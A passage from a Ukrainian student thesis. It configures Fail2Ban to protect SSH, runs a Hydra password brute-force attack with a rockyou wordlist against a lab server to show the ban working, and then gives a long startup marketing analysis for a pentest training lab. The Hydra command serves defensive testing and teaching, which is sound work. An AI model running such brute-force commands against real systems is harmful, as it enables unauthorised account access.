
у разі відсутності додаткових захисних механізмів, таких як обмеження кількості спроб входу або багатофакторна автентифікація.

#### 4.2. Налаштування механізмів захисту web-сервісів від bruteforce атак

Для зниження ефективності brute-force атак у створеному віртуальному сегменті інфокомунікаційної мережі застосовується програмний засіб Fail2Ban, призначений для автоматизованого виявлення та блокування джерел підозрілої активності. Основною функцією Fail2Ban є аналіз журналів подій серверних сервісів та обмеження доступу з IP-адрес, з яких фіксується надмірна кількість невдалих спроб автентифікації. У межах практичного дослідження Fail2Ban використовується передусім для захисту служби SSH, яка є типовою ціллю brute-force атак. Після встановлення програмного засобу виконується налаштування відповідного захисного правила, що визначає параметри реагування на підозрілу активність. Зокрема, задається максимальна кількість допустимих невдалих спроб входу, часовий інтервал, у межах якого ці спроби враховуються, а також тривалість блокування IP-адреси у разі порушення встановлених обмежень

```
valid_ip forever preferred_ip forever
kuzma@kuzmenkosrv:~$ sudo apt install fail2ban -y
[sudo] password for kuzma:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
fail2ban is already the newest version (0.11.2-6).
fail2ban set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 45 not upgraded.
kuzma@kuzmenkosrv:~$
```

Рис. 4.10. Встановлення Fail2ban на сервер



```
Ubuntu_srv2 - VMware Workstation 17 Player
Player
GNU nano 6.2 /etc/fail2ban/jail.local *
[sshd]
enabled = true
port = 22
maxretry = 3
bantime = 600
findtime = 600_
```

Рис. 4.11. Правила Fail2ban для служби SSH

На рисунку 4.11 зображений конфігураційний файл `/etc/fail2ban/jail.local` і описує набір правил (jail) для захисту служби SSH за допомогою програмного засобу Fail2Ban.

У Fail2Ban jail — це логічний блок налаштувань, який визначає, який сервіс захищається, за якими умовами та яким чином.

Даний jail застосовується саме до служби SSH, що видно з назви секції:

[sshd] - Це означає, що правила стосуються демона sshd — стандартної служби віддаленого доступу в Linux-системах.

Опис кожного правила:

```
enabled = true
```

Даний параметр активує jail для служби SSH. Значення true означає, що Fail2Ban застосовує правила до цієї служби та починає аналіз відповідних журналів подій.

```
port = 22
```

Параметр визначає мережевий порт, який підлягає захисту. У цьому випадку вказано стандартний порт 22, на якому працює служба SSH.

```
maxretry = 3
```

Це ключове правило, яке задає максимально допустиму кількість невдалих спроб автентифікації. Якщо з однієї IP-адреси буде зафіксовано три помилкові спроби входу, Fail2Ban ініціює блокування цієї адреси.

```
bantime = 600
```

Параметр визначає тривалість блокування IP-адреси у секундах. Значення 600 означає, що джерело атаки буде заблоковане на 10 хвилин.

```
findtime = 600
```

Цей параметр задає часове вікно, протягом якого Fail2Ban підраховує кількість невдалих спроб входу. У даному випадку Fail2Ban аналізує події за останні 600 секунд (10 хвилин).

У сукупності наведені правила реалізують такий механізм захисту: Якщо протягом 10 хвилин з однієї IP-адреси буде зафіксовано 3 невдалі спроби входу до служби SSH на порт 22, Fail2Ban автоматично заблокує цю IP-адресу на 10 хвилин. Цей підхід ефективно протидіє автоматизованим brute-force атакам, обмежуючи можливість масового перебору паролів без необхідності повного вимкнення сервісу або втручання адміністратора. [7]

### **Атака на службу SSH з урахуванням дії механізмів захисту**

У межах створеного віртуального сегменту інфокомунікаційної мережі було виконано brute-force атаку на службу віддаленого доступу SSH з використанням автоматизованого інструмента перебору облікових даних. Атака ініціювалася шляхом багаторазових спроб автентифікації з однієї IP-адреси, що призвело до фіксації серії невдалих входів у системних журналах сервера.

```
(kali@kali)-[~]
└─$ hydra -l testuser -P rockyou.txt ssh://192.168.50.85 -s 22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-05 03:
59:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.50.85:22/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 14344376 to do in 7471:02h, 6 a
ctive
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-05 04:
01:06
```

Рис. 4.12. Атака на службу SSH з урахуванням дії механізмів захисту

У процесі атаки система Fail2Ban, налаштована для захисту служби SSH, автоматично виявила підозрілу активність та застосувала механізм блокування атакуючої IP-адреси після перевищення допустимої кількості спроб входу. Внаслідок цього подальший перебір облікових даних було припинено, що суттєво знизило ефективність brute-force атаки.

## Висновки

У четвертому розділі створено віртуальний сегмент інфокомунікаційної мережі для практичного тестування web-сервісів на стійкість до brute-force атак. Реалізовано конфігурацію атакуючої та серверної машин, проведено сканування мережевих сервісів і виконано атаки перебору паролів на механізми автентифікації. Окрему увагу приділено налаштуванню та дослідженню ефективності захисних механізмів, зокрема системи Fail2Ban. Отримані результати підтвердили, що впровадження автоматизованих засобів блокування значно знижує ефективність brute-force атак і підвищує загальний рівень безпеки web-сервісів.

## РОЗДІЛ 5

### СТАРТАП-ПРОЕКТ

#### 5.1 Опис ідеї проекту

З огляду на зростання кількості атак типу brute-force на серверні та web-сервіси актуальним є створення рішення, спрямованого на перевірку та підвищення стійкості механізмів автентифікації. Запропонований стартап-проект орієнтований на використання методів тестування на проникнення для виявлення слабких місць у захисті інформаційних систем.

Ідея проекту полягає у розробленні програмно-технічного рішення для імітації brute-force атак та аналізу ефективності механізмів захисту web-сервісів і серверної інфраструктури. Проект може застосовуватися як для практичного аудиту безпеки, так і в навчальних цілях. Основні характеристики ідеї проекту, напрями застосування та очікувані вигоди наведено в таблиці 5.1.

Таблиця 5.1.

Основні характеристики ідеї проекту

Зміст ідеї	Напрями застосування	Вигоди для користувача
Програмно-технічне рішення для тестування стійкості web-сервісів і серверів до brute-force атак	Аудит безпеки web-ресурсів	Виявлення слабких паролей та вразливостей
	Навчальні лабораторії з кібербезпеки	Практичні навички тестування
	Серверна інфраструктура малого та середнього бізнесу	Зниження ризику несанкціонованого доступу

Далі проводиться аналіз потенційних техніко-економічних переваг ідеї. У ролі конкурентів у таблиці розглядаються узагальнені товарні концепції, що реалізують альтернативні підходи до забезпечення захисту від brute-force атак. Зокрема, як приклади конкурентних рішень можна виділити:

комерційні платформи інформаційної безпеки (WAF, SIEM-системи, керовані сервіси безпеки), окремі відкриті інструменти тестування на проникнення (сканери, засоби перебору облікових даних), а також навчальні

платформи та тренажери з кібербезпеки, які не використовують реальну серверну інфраструктуру.

Порівняння виконувалося за техніко-економічними характеристиками, такими як вартість впровадження, комплексність рішення, гнучкість налаштувань, наявність навчальної складової та залежність від кваліфікації користувача. На основі цього аналізу кожен параметр віднесено до сильної (S), нейтральної (N) або слабкої (W) сторони запропонованого стартап-проекту відносно розглянутих конкурентних концепцій.

Таблиця 5.2:

Визначення сильних, слабких та нейтральних характеристик ідеї проекту

№	Техніко-економічні характеристики ідеї	Мій проект	Конкурент 1	Конкурент 2	Конкурент 3	W (слабка сторона)	N (нейтральна сторона)	S (сильна сторона)
1	Вартість впровадження	Низька	Висока	Середня	Висока			+
2	Комплексність рішення	Висока	Низька	Середня	Середня			+
3	Навчальна складова	Присутня	Відсутня	Часткова	Відсутня			+
4	Гнучкість налаштування	Висока	Середня	Середня	Низька			+
5	Поріг входження для користувача	Низький	Високий	Середній	Високий			+
6	Масштабованість	Середня	Висока	Висока	Висока		+	
7	Рівень автоматизації	Середній	Високий	Високий	Середній		+	
8	Залежність від кваліфікації користувача	Середня	Низька	Низька	Низька	+		

## 5.2 Технологічний аудит ідеї проекту

В межах даного підрозділу проведено аудит технологій, за допомогою яких можлива реалізація ідеї стартап-проекту. Метою технологічного аудиту є визначення технологічної здійсненності ідеї проекту, а також аналіз

доступності необхідних технологій для її практичної реалізації. Визначення технологічної здійсненності ідеї проєкту передбачає аналіз таких складових:

- за якою технологією буде реалізовано ідею проєкту;
- чи існують необхідні технології, або ж вони потребують розроблення чи доопрацювання;
- чи є зазначені технології доступними авторам проєкту.

Результати технологічного аудиту ідеї проєкту наведено в таблиці 5.3.

Таблиця 5.3:

#### Технологічна здійсненність ідеї проєкту

№	Ідея проєкту	Технології її реалізації	Наявність технологій	Доступність технологій
1	Тестування стійкості web-сервісів і серверів до brute-force атак	Віртуалізація (VMware), Linux-сервер	Технології наявні	Доступні авторам
2	Моделювання brute-force атак	Інструменти пентесту (Hydra, Medusa, WPScan, Gobuster)	Технології наявні	Доступні авторам
3	Аналіз мережевої інфраструктури	Засоби сканування мережі (Nmap)	Технології наявні	Доступні авторам
4	Реалізація захисних механізмів	Fail2Ban, механізми журналювання	Технології наявні	Доступні авторам
5	Розгортання web-сервісів	CMS WordPress, CloudPanel	Технології наявні	Доступні авторам
Обрана технологія реалізації ідеї проєкту: використання віртуалізованого лабораторного стенду на базі відкритого програмного забезпечення та стандартних серверних технологій.				

### 5.3 Аналіз ринкових можливостей

Визначення ринкових можливостей, які можуть бути використані під час ринкового впровадження стартап-проєкту, а також ринкових загроз, що можуть перешкоджати його реалізації, дозволяє спланувати напрями розвитку проєкту з урахуванням стану ринкового середовища, потреб потенційних клієнтів та пропозицій проєктів-конкурентів.

#### Аналіз попиту та попередня характеристика ринку

На першому етапі аналізу ринкових можливостей проводиться оцінювання попиту на запропонований стартап-проєкт, зокрема аналізується

наявність попиту, обсяг та динаміка розвитку відповідного ринку. Результати попередньої характеристики потенційного ринку наведено в таблиці 5.4.

Таблиця 5.4.

Попередня характеристика потенційного ринку стартап-проекту

№	Показники стану ринку(найменування)	Характеристика
1	Кількість головних гравців, од	Значна кількість комерційних і open-source рішень у сфері кібербезпеки
2	Загальний обсяг продаж, грн/ум. од	Високий, ринок послуг кібербезпеки стабільно зростає
3	Динаміка ринку (якісна оцінка)	Зростає
4	Наявність обмежень для входу (вказати характер обмежень)	Середні (потреба у технічних знаннях та довірі клієнтів)
5	Специфічні вимоги до стандартизації та сертифікації	Відсутні або мінімальні
6	Середня норма рентабельності в галузі (або по ринку), %	Середня

На даному етапі аналізу ринкових можливостей визначаються потенційні групи клієнтів стартап-проекту, їхні основні характеристики, а також формується орієнтовний перелік вимог до товару для кожної цільової групи. Це дозволяє узгодити функціональні можливості проекту з реальними потребами ринку. Характеристика потенційних клієнтів стартап-проекту наведена в таблиці 5.6.

Таблиця 5.6

Характеристика потенційних клієнтів стартап-проекту

№	Потреба, що формує ринок	Цільова аудиторія (цільові сегменти ринку)	Відмінності у поведінці потенційних цільових груп клієнтів	Вимоги споживачів до товару
1	Захист web-сервісів і серверів від brute-force атак	Малий та середній бізнес	Орієнтація на прості та недорогі рішення, мінімальні вимоги до адміністрування	до продукції – надійність, простота; до компанії – технічна підтримка
2	Практичне навчання з кібербезпеки	Заклади вищої освіти, навчальні центри	Орієнтація на навчальний процес, відтворюваність лабораторних	до продукції – наочність, функціональність; до компанії – методична

			робіт	підтримка
--	--	--	-------	-----------

Продовження таблиці 5.6

3	Тестування стійкості систем	ІТ-компанії, фахівці з безпеки	Орієнтація на гнучкість, можливість налаштування сценаріїв атак	до продукції – гнучкість, масштабованість; до компанії – експертність
4	Захист серверного доступу	Системні адміністратори	Орієнтація на автоматизацію та мінімізацію ризиків	до продукції – стабільність, автоматизація; до компанії – оперативність

Після визначення потенційних груп клієнтів проводиться аналіз ринкового середовища, у межах якого визначаються фактори, що можуть перешкоджати ринковому впровадженню стартап-проекту, а також фактори, які сприяють його успішній реалізації. Такий аналіз дозволяє оцінити зовнішні загрози та можливості і сформувані відповідні напрями реагування. Фактори загроз і можливостей подано в порядку зменшення їх значущості.

Таблиця 5.7

Фактори загроз

№	Фактор	Зміст загрози	Можлива реакція компанії
1	Високий рівень конкуренції	Наявність комерційних та open-source рішень у сфері кібербезпеки	Орієнтація на нішевий ринок і навчальному складову
2	Недостатня обізнаність клієнтів	Нерозуміння важливості захисту від brute-force атак	Інформаційна та навчальна підтримка
3	Залежність від кваліфікації користувача	Потреба у технічних знаннях для використання продукту	Розробка методичних матеріалів
4	Швидкий розвиток технологій	Поява нових методів атак і захисту	Постійне оновлення функціоналу

## Фактори можливостей

№	Фактор	Зміст можливості	Можлива реакція компанії
1	Зростання кількості кібератак	Підвищення попиту на засоби захисту	Розширення функціоналу проєкту
2	Попит на доступні рішення	Потреба у недорогих інструментах безпеки	Орієнтація на малий та середній бізнес
3	Розвиток навчальних програм з кібербезпеки	Попит на практичні лабораторні стенди	Співпраця з навчальними закладами
4	Поширення open-source технологій	Зниження витрат на розробку	Використання відкритого ПЗ

## Аналіз конкурентних пропозицій на ринку

На даному етапі аналізу ринкових можливостей проводиться аналіз конкурентних пропозицій, у межах якого визначаються загальні риси конкуренції на ринку. Ступеневий аналіз дозволяє оцінити тип конкуренції, її інтенсивність, масштаби та характер конкурентних переваг, що впливають на діяльність підприємства. Результати ступеневого аналізу конкуренції на ринку наведено в таблиці 5.9:

Таблиця 5.9

## Ступеневий аналіз конкуренції на ринку

Особливості конкурентного середовища	В чому проявляється дана характеристика	Вплив на діяльність підприємства (можливі дії компанії, щоб бути конкурентоспроможною)
1. Тип конкуренції (монополія / олігополія / монополістична / чиста)	Ринок кібербезпеки характеризується монополістичною конкуренцією з великою кількістю різних рішень	Формування унікальної пропозиції та спеціалізація на конкретній ніші
2. За рівнем конкурентної боротьби (локальний / національний / міжнародний)	Конкуренція має міжнародний характер	Орієнтація на універсальні та масштабовані рішення
3. За галузевою ознакою (міжгалузева / внутрішньогалузева)	Внутрішньогалузева конкуренція у сфері кібербезпеки	Фокус на конкретних функціональних перевагах продукту

Продовження таблиці 5.9

4. Конкуренція за видами товарів (товарно-рідова / товарно-рідова / між бажаннями)	Товарно-рідова конкуренція між різними засобами захисту	Розширення функціоналу та інтеграція з іншими системами
5. За характером конкурентних переваг (цінова / нецінова)	Переважає нецінова конкуренція (функціональність, зручність)	Розвиток навчальної складової та гнучкості налаштувань
6. За інтенсивністю (марочна / не марочна)	Не марочна конкуренція	Акцент на практичній цінності та якості рішення

Після проведення ступеневого аналізу конкуренції доцільно виконати більш детальний аналіз умов конкурентної боротьби в галузі з використанням моделі п'яти сил М. Портера. Дана модель дозволяє оцінити інтенсивність конкуренції, можливість входу нових гравців на ринок, вплив постачальників і споживачів, а також загрозу з боку товарів-замінників. Результати аналізу конкуренції в галузі за моделлю М. Портера наведено в таблиці 5.10.

Таблиця 5.10

Аналіз конкуренції в галузі за М. Портером

Складові	Прямі конкуренти в галузі	Потенційні конкуренти	Постачальники	Клієнти	Товари-замінники
Характеристика	Наявні комерційні та open-source рішення з кібербезпеки	Нові стартапи та компанії, що виходять на ринок	Розробники і open-source ПЗ, хмарні провайдери	Малий та середній бізнес, ІТ-компанії, навчальні заклади	Комерційні платформи безпеки, аутсорсингові послуги
Фактори впливу	Висока різноманітність функціоналу та підходів	Низькі бар'єри входу на ринок	Залежність від відкритих технологій	Чутливість до ціни та якості	Можливість заміни програмного рішення сервісами
Висновки	Інтенсивність конкурентної боротьби – середня	Існує можливість входу нових гравців	Постачальники не диктують жорстких умов	Клієнти частково впливають на умови	Загроза замінників - середня

На основі аналізу конкуренції, а також з урахуванням характеристик ідеї проєкту, вимог споживачів до товару та факторів маркетингового середовища, формується перелік основних факторів конкурентоспроможності стартап-проєкту. Визначення цих факторів дозволяє оцінити здатність проєкту успішно конкурувати на ринку та сформувати його ринкові переваги. Обґрунтування факторів конкурентоспроможності стартап-проєкту наведено в таблиці 5.11.

Таблиця 5.11

#### Обґрунтування факторів конкурентоспроможності

№	Фактор конкурентоспроможності	Обґрунтування (наведення чинників, що роблять фактор для порівняння конкурентних проєктів значущим)
1	Низька вартість впровадження	Використання відкритого програмного забезпечення та відсутність потреби у спеціалізованому обладнанні знижують фінансові витрати
2	Комплексність рішення	Поєднання засобів тестування на проникнення та механізмів захисту в одному рішенні підвищує практичну цінність продукту
3	Навчальна складова	Можливість використання проєкту в навчальному процесі створює додаткову конкурентну перевагу на освітньому ринку
4	Гнучкість налаштувань	Підтримка різних сценаріїв атак і конфігурацій дозволяє адаптувати продукт під потреби різних користувачів
5	Актуальність проблематики	Зростання кількості brute-force атак підвищує попит на подібні рішення
6	Простота масштабування	Використання віртуалізованого середовища дозволяє легко розширювати функціональні можливості стенду

На основі визначених факторів конкурентоспроможності стартап-проєкту проводиться аналіз його сильних та слабких сторін. Для цього використовується порівняльний підхід, який передбачає оцінювання позицій стартап-проєкту відносно товарів-конкурентів за основними факторами конкурентоспроможності. Порівняльний аналіз сильних та слабких сторін стартап-проєкту наведено в таблиці 5.12.

Таблиця 5.12

## Порівняльний аналіз сильних та слабких сторін стартап-проекту

№	Фактор Конкурентно спроможності	Бали 1-20	Рейтинг товарів-конкурентів у порівнянні з...						
			-3	-2	-1	0	+1	+2	+3
1	Низька вартість впровадження	18							+
2	Комплексність рішення	17						+	
3	Навчальна складова	16						+	
4	Гнучкість налаштувань	15					+		
5	Актуальність проблематики	19							+
6	Простота масштабування	14				+			

Фінальним етапом ринкового аналізу можливостей впровадження стартап-проекту є проведення SWOT-аналізу, який дозволяє узагальнити результати попередніх досліджень та комплексно оцінити позиції проекту на ринку. SWOT-аналіз передбачає визначення сильних (Strengths) і слабких (Weaknesses) сторін проекту, а також ринкових можливостей (Opportunities) і загроз (Threats). Перелік сильних і слабких сторін сформовано на основі результатів порівняльного аналізу, а можливості та загрози — з урахуванням аналізу факторів маркетингового середовища. Результати SWOT-аналізу наведено в таблиці 5.13.

## SWOT-аналіз стартап-проєкту

<p>Сильні сторони:</p> <ul style="list-style-type: none"> <li>• Низька вартість впровадження</li> <li>• Комплексність рішення</li> <li>• Наявність навчальної складової</li> <li>• Актуальність проблематики</li> </ul>	<p>Слабкі сторони:</p> <ul style="list-style-type: none"> <li>• Залежність від рівня технічної підготовки користувачів</li> <li>• Обмежені маркетингові ресурси</li> <li>• Потреба в постійному оновленні інструментів</li> <li>• Відсутність відомого бренду на ринку</li> </ul>
<p>Можливості:</p> <ul style="list-style-type: none"> <li>• Зростання попиту на рішення з кібербезпеки</li> <li>• Розвиток освітніх програм з кібербезпеки</li> <li>• Попит на доступні рішення для малого бізнесу</li> <li>• Поширення open-source технологій</li> </ul>	<p>Загрози:</p> <ul style="list-style-type: none"> <li>• Високий рівень конкуренції</li> <li>• Поява нових комерційних продуктів</li> <li>• Швидка зміна технологій атак</li> <li>• Зниження платоспроможності клієнтів</li> </ul>

На основі результатів SWOT-аналізу розробляються альтернативи ринкової поведінки стартап-проєкту, які визначають можливі напрями та способи його виведення на ринок. Альтернативи формуються з урахуванням потенційних проєктів конкурентів, а також строків і ймовірності отримання необхідних ресурсів для їх реалізації. Визначені альтернативи аналізуються з точки зору строків реалізації та ймовірності отримання ресурсів. Результати аналізу наведено в таблиці 5.14.

Таблиця 5.14

## Альтернативи ринкового впровадження стартап-проєкту

№	Альтернатива (орієнтовний комплекс заходів ринкової поведінки)	Ймовірність отримання ресурсів	Строки реалізації
1	Виведення проєкту на ринок як навчального лабораторного стенду для ЗВО	Висока	Короткострокові
2	Комерційне впровадження для малого та середнього бізнесу	Середня	Середньострокові
3	Інтеграція рішення у складі комплексних платформ кібербезпеки	Низька	Довгострокові

За результатами аналізу альтернатив обрано першу альтернативу — виведення стартап-проєкту на ринок як навчального лабораторного стенду для закладів вищої освіти. Даний вибір обґрунтовується тим, що для цієї альтернативи отримання необхідних ресурсів є найбільш простим і ймовірним, а строки реалізації — найбільш стислими.

#### 5.4 Розроблення ринкової стратегії проєкту

Таблиця 5.15

##### Вибір цільових груп потенційних споживачів

№	Опис профілю цільової групи потенційних клієнтів	Готовність споживачів сприймати продукт	Орієнтовний попит в межах цільової групи (сегменту)	Інтенсивність конкуренції в сегменті	Простота входу у сегмент
1	Заклади вищої освіти, навчальні центри	Висока	Середній	Низька	Висока
2	Малий та середній бізнес	Середня	Високий	Середня	Середня
3	ІТ-компанії та фахівці з кібербезпеки	Висока	Середній	Висока	Низька
4	Системні адміністратори серверів	Середня	Середній	Середня	Середня

За результатами аналізу цільових груп потенційних споживачів обрано стратегію диференційованого маркетингу, оскільки стартап-проєкт орієнтується на декілька сегментів ринку, для яких пропонуються різні сценарії використання продукту. Для освітніх закладів продукт позиціонується як навчальний лабораторний стенд, тоді як для малого та середнього бізнесу — як інструмент тестування стійкості систем безпеки. Для ефективної роботи в обраних сегментах ринку необхідно сформувати базову стратегію розвитку стартап-проєкту. Вибір такої стратегії здійснюється з урахуванням обраної альтернативи розвитку, стратегії охоплення ринку, а також ключових конкурентоспроможних позицій проєкту. Відповідно до концепції М. Портера, існують три базові стратегії розвитку:

стратегія лідерства за витратами, стратегія диференціації та стратегія спеціалізації. Вони відрізняються ступенем охоплення цільового ринку та типом конкурентної переваги, яку прагне реалізувати компанія. У таблиці 5.16 наведено визначення базової стратегії розвитку для досліджуваного стартап-проєкту.

Таблиця 5.16

Визначення базової стратегії розвитку

№	Обрана альтернатива розвитку проєкту	Стратегія охоплення ринку	Ключові конкурентоспроможні позиції відповідно до обраної альтернативи	Базова стратегія розвитку
1	Вихід на ринок освітніх та корпоративних клієнтів з програмно-лабораторним стендом для тестування безпеки	Диференційований маркетинг	нучкість налаштування стенду, практична орієнтація, адаптація під різні сценарії пентесту, нижча вартість порівняно з комерційними платформами	Стратегія диференціації
2	Фокусування на навчальних закладах та підготовці фахівців з кібербезпеки	Концентрований маркетинг	Орієнтація на навчальний процес, простота розгортання, методична підтримка	Стратегія спеціалізації

Для досліджуваного стартап-проєкту найбільш доцільною є стратегія диференціації, оскільки програмно-лабораторний стенд має відмінні властивості, важливі для цільових споживачів. До таких властивостей належать можливість імітації реальних атак, гнучкість налаштування інфраструктури, адаптація до освітніх і практичних задач, а також інтеграція сучасних інструментів пентесту.

Наступним етапом формування ринкової стратегії стартап-проєкту є вибір стратегії конкурентної поведінки. Така стратегія визначає характер дій компанії на ринку, її ставлення до конкурентів, а також підхід до завоювання та утримання ринкових позицій. Вибір стратегії конкурентної поведінки

здійснюється з урахуванням позиції проєкту на ринку, наявних ресурсів, рівня конкуренції та можливостей масштабування. Виділяють стратегії лідера, виклику лідера, наслідування лідеру та стратегію зайняття конкурентної ніші. Результати вибору базової стратегії конкурентної поведінки для досліджуваного стартап-проєкту наведено в таблиці 5.17.

Таблиця 5.17

Визначення базової стратегії конкурентної поведінки

№	Чи є проєкт «першопрохідцем» на ринку?	Чи буде компанія шукати нових споживачів або забирати існуючих у конкурентів?	Чи буде компанія копіювати основні характеристики товару конкурентів, і які?	Стратегія конкурентної поведінки
1	Ні, ринок рішень з кібербезпеки вже сформований	Переважно пошук нових споживачів у вузьких сегментах (освітні установи, малі компанії)	Ні, продукт має власну концепцію та функціональні особливості	Стратегія зайняття конкурентної ніші

Для даного стартап-проєкту найбільш доцільною є стратегія зайняття конкурентної ніші (стратегія нішера). Проєкт орієнтований на обмежені, але чітко визначені сегменти ринку, зокрема навчальні заклади та невеликі організації, які потребують доступних і гнучких інструментів для тестування безпеки інфокомунікаційних систем. Обрана стратегія не передбачає прямої конкуренції з великими компаніями-лідерами ринку, а ґрунтується на концентрації ресурсів у спеціалізованих сегментах, де важливими є адаптивність продукту, практична спрямованість та можливість індивідуального налаштування.

Стратегія позиціонування полягає у формуванні чіткої ринкової позиції проєкту в уявленні потенційних споживачів, тобто набору асоціацій, які дозволяють ідентифікувати продукт серед конкурентів. Позиціонування має відображати ключові конкурентні переваги проєкту, відповідати очікуванням цільової аудиторії та бути узгодженим із загальною стратегією розвитку стартап-компанії. Результати визначення стратегії позиціонування стартап-проєкту наведено в таблиці 5.18.

## Визначення стратегії позиціонування

№	Вимоги до товару цільової аудиторії	Базова стратегія розвитку	Ключові конкурентоспроможні позиції власного стартап-проєкту	Вибір асоціацій, які мають сформувати комплексну позицію власного проєкту (три ключових)
1	Доступність, практична спрямованість, надійність, простота використання	Стратегія спеціалізації (концентрації)	Орієнтація на практичний пентест, адаптація під навчальні та малі корпоративні середовища, гнучкість налаштувань	Доступність, Практичність, Надійність

Обрана стратегія позиціонування орієнтована на формування образу стартап-проєкту як доступного, практичного та надійного рішення у сфері тестування безпеки інфокомунікаційних систем. Позиціонування проєкту базується не на цінній конкуренції з великими гравцями ринку, а на спеціалізації та адаптації продукту до конкретних сценаріїв використання, що дозволяє сформувати стійку ринкову нішу та забезпечити впізнаваність стартап-проєкту серед потенційних споживачів.

### 5.5 Розроблення маркетингової програми стартап-проєкту

Першим етапом розроблення маркетингової програми стартап-проєкту є формування маркетингової концепції товару, який пропонується споживачам. На цьому етапі узагальнюються результати попереднього аналізу конкурентоспроможності проєкту, визначаються ключові потреби цільової аудиторії та формуються основні переваги продукту, що забезпечують його привабливість на ринку.

## Визначення ключових переваг концепції потенційного товару

№	Потреба	Вигода, яку пропонує товар	Ключові переваги перед конкурентами (існуючі або такі, що потрібно створити)
1	Перевірка стійкості аутентифікаційних механізмів	Можливість практичного тестування brute-force атак у контрольованому середовищі	Орієнтація на реальні сценарії атак без використання дорогих комерційних рішень
2	Навчання та підвищення кваліфікації у сфері кібербезпеки	Формування практичних навичок роботи з інструментами пентесту	Навчально-практична спрямованість, адаптація під освітні програми
3	Доступність інструментів тестування	Використання відкритого програмного забезпечення та віртуалізації	Низька вартість впровадження порівняно з професійними платформами
4	Гнучкість та масштабованість	Можливість адаптації лабораторного стенду під різні сценарії	Гнучке налаштування середовища та сервісів під конкретні задачі
5	Безпечне тестування	Ізоляція експериментального середовища від реальних мереж	Контрольоване середовище без ризику порушення безпеки зовнішніх систем

Таким чином, сформована маркетингова концепція потенційного товару орієнтована на задоволення ключових потреб цільової аудиторії шляхом поєднання доступності, практичної цінності та гнучкості використання. Визначені переваги створюють основу для подальшого формування комплексу маркетингових заходів і забезпечують конкурентоспроможність стартап-проєкту на обраному ринковому сегменті.

Наступним етапом є розробка тривірневої маркетингової моделі товару, яка дозволяє системно описати ідею продукту, його функціональні характеристики, а також додаткові цінності, що формуються на етапах до- та післяпродажного обслуговування. Такий підхід дає змогу чітко визначити, яку саме користь отримує споживач на кожному рівні взаємодії з товаром, а

також виявити фактори, що забезпечують конкурентні переваги проекту.

Трирівнева модель товару включає:

- товар за задумом;
- товар у реальному виконанні;
- товар із підкріпленням.

Таблиця 5.20

Опис трьох рівнів товару

Рівні товару	Сутність та складові		
I. Товар за задумом	Забезпечення кібербезпеки веб-ресурсів шляхом виявлення та аналізу вразливостей аутентифікації, зокрема стійкості до brute-force атак, а також формування рекомендацій щодо підвищення рівня захищеності інформаційних систем.		
II. Товар у реальному виконанні	Властивості/характеристики	М/Нм	Вр/Тх/Тл/Е/Ор
	1. Автоматизоване тестування сервісів автентифікації (SSH, WordPress, веб-форми). 2. Аналіз реакції системи на brute-force атаки та спрацювання механізмів захисту (Fail2Ban).	М (матеріальні): віртуальні сервери, мережеві ресурси, обчислювальні потужності. Нм (нематеріальні): програмні інструменти пентесту, конфігурації безпеки, аналітичні звіти.	Вр (виробничі): розгортання лабораторного стенду, виконання тестових атак. Тх (технічні): використання Kali Linux, Hydra, Medusa, WPScan, Gobuster, Fail2Ban. Тл (технологічні): методики пентесту, сценарії brute-force атак, алгоритми аналізу логів. Е (економічні): зменшення витрат за рахунок віртуалізації та використання open-source рішень. Ор (організаційні): планування процесу тестування, документування результатів, підготовка рекомендацій.
	Якість: відповідність сучасним методикам пентесту, повторюваність результатів, достовірність висновків.		
	Пакування: звіт з результатами тестування та рекомендаціями.		

Продовження таблиці 5.20

	Марка: авторський стартап-проект з аналізу стійкості веб-сервісів до brute-force атак
III. Товар із підкріпленням	До продажу: консультації з підготовки інфраструктури до тестування, індивідуальне налаштування стенду.
	Після продажу: супровід, повторні перевірки, оновлення рекомендацій, навчання персоналу.
За рахунок чого потенційний товар буде захищено від копіювання: унікальні сценарії тестування, авторські методики аналізу, комплексне поєднання інструментів та практичних результатів.	

Наступним етапом розроблення маркетингової програми стартап-проекту є визначення цінових меж, якими доцільно керуватися під час встановлення ціни на потенційний товар (послугу). Остаточне значення ціни формується на основі фінансово-економічного аналізу, що включає оцінювання рівня цін на товари-аналоги та товари-замінники, а також аналіз платоспроможності цільових груп споживачів.

Таблиця 5.21

Визначення меж встановлення ціни

№	Рівень цін на товари-замінники	Рівень цін на товари-аналоги	Рівень доходів цільової групи споживачів	Верхня та нижня межі встановлення ціни на товар/послугу
